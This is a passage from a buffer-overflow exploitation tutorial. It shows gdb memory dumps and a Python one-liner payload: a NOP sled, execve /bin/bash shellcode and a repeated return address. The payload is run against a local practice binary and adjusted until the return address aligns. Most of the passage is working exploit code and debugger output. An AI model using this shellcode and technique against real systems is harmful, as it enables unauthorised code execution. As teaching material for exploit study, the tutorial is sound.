
```
root@bt: ~
Session Edit View Bookmarks Settings Help
(gdb) info register eip
eip                0xbffff06c        0xbffff06c
(gdb) x/20x $eip
0xbffff06c:  0x00000000      0x00000000      0xbffff278      0x080483e7
0xbffff07c:  0xbffff084      0xbffff4bb      0x90909090      0x90909090
0xbffff08c:  0x90909090      0x90909090      0x90909090      0x90909090
0xbffff09c:  0x90909090      0x90909090      0x90909090      0x90909090
0xbffff0ac:  0x90909090      0x90909090      0x90909090      0x90909090
(gdb) █
```

Figure 9.

Well seems like we need more nops in order to hit them, so let's make the changes to our exploit and see what it will look like.

```
#####
$(python -c 'print "\x90"*370
+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x6c\xf0\xff\xbf"*35')
#####
```

We run the exploit, but we still have a minor issue!



```
(gdb) run $(python -c 'print "\x90"*370 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x6c\xf0\xff\xbf"*35')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/vulnerable_1 $(python -c 'print "\x90"*370 + "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x6c\xf0\xff\xbf"*35')

Program received signal SIGSEGV, Segmentation fault.
0x6cbffff0 in ?? ()
(gdb)
```

Figure 10.

Our EIP gets overwritten with 0x6cbffff0 ... doesn't this look familiar !? We are trying to overwrite it with 0xbffff06c, this is just a small issue so let's quickly add one more nop and relaunch the exploit.

```
#####
$(python -c 'print "\x90"*371
+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x6c\xf0\xff\xbf"*35')
#####
```

Run the exploit and **BOOM!**

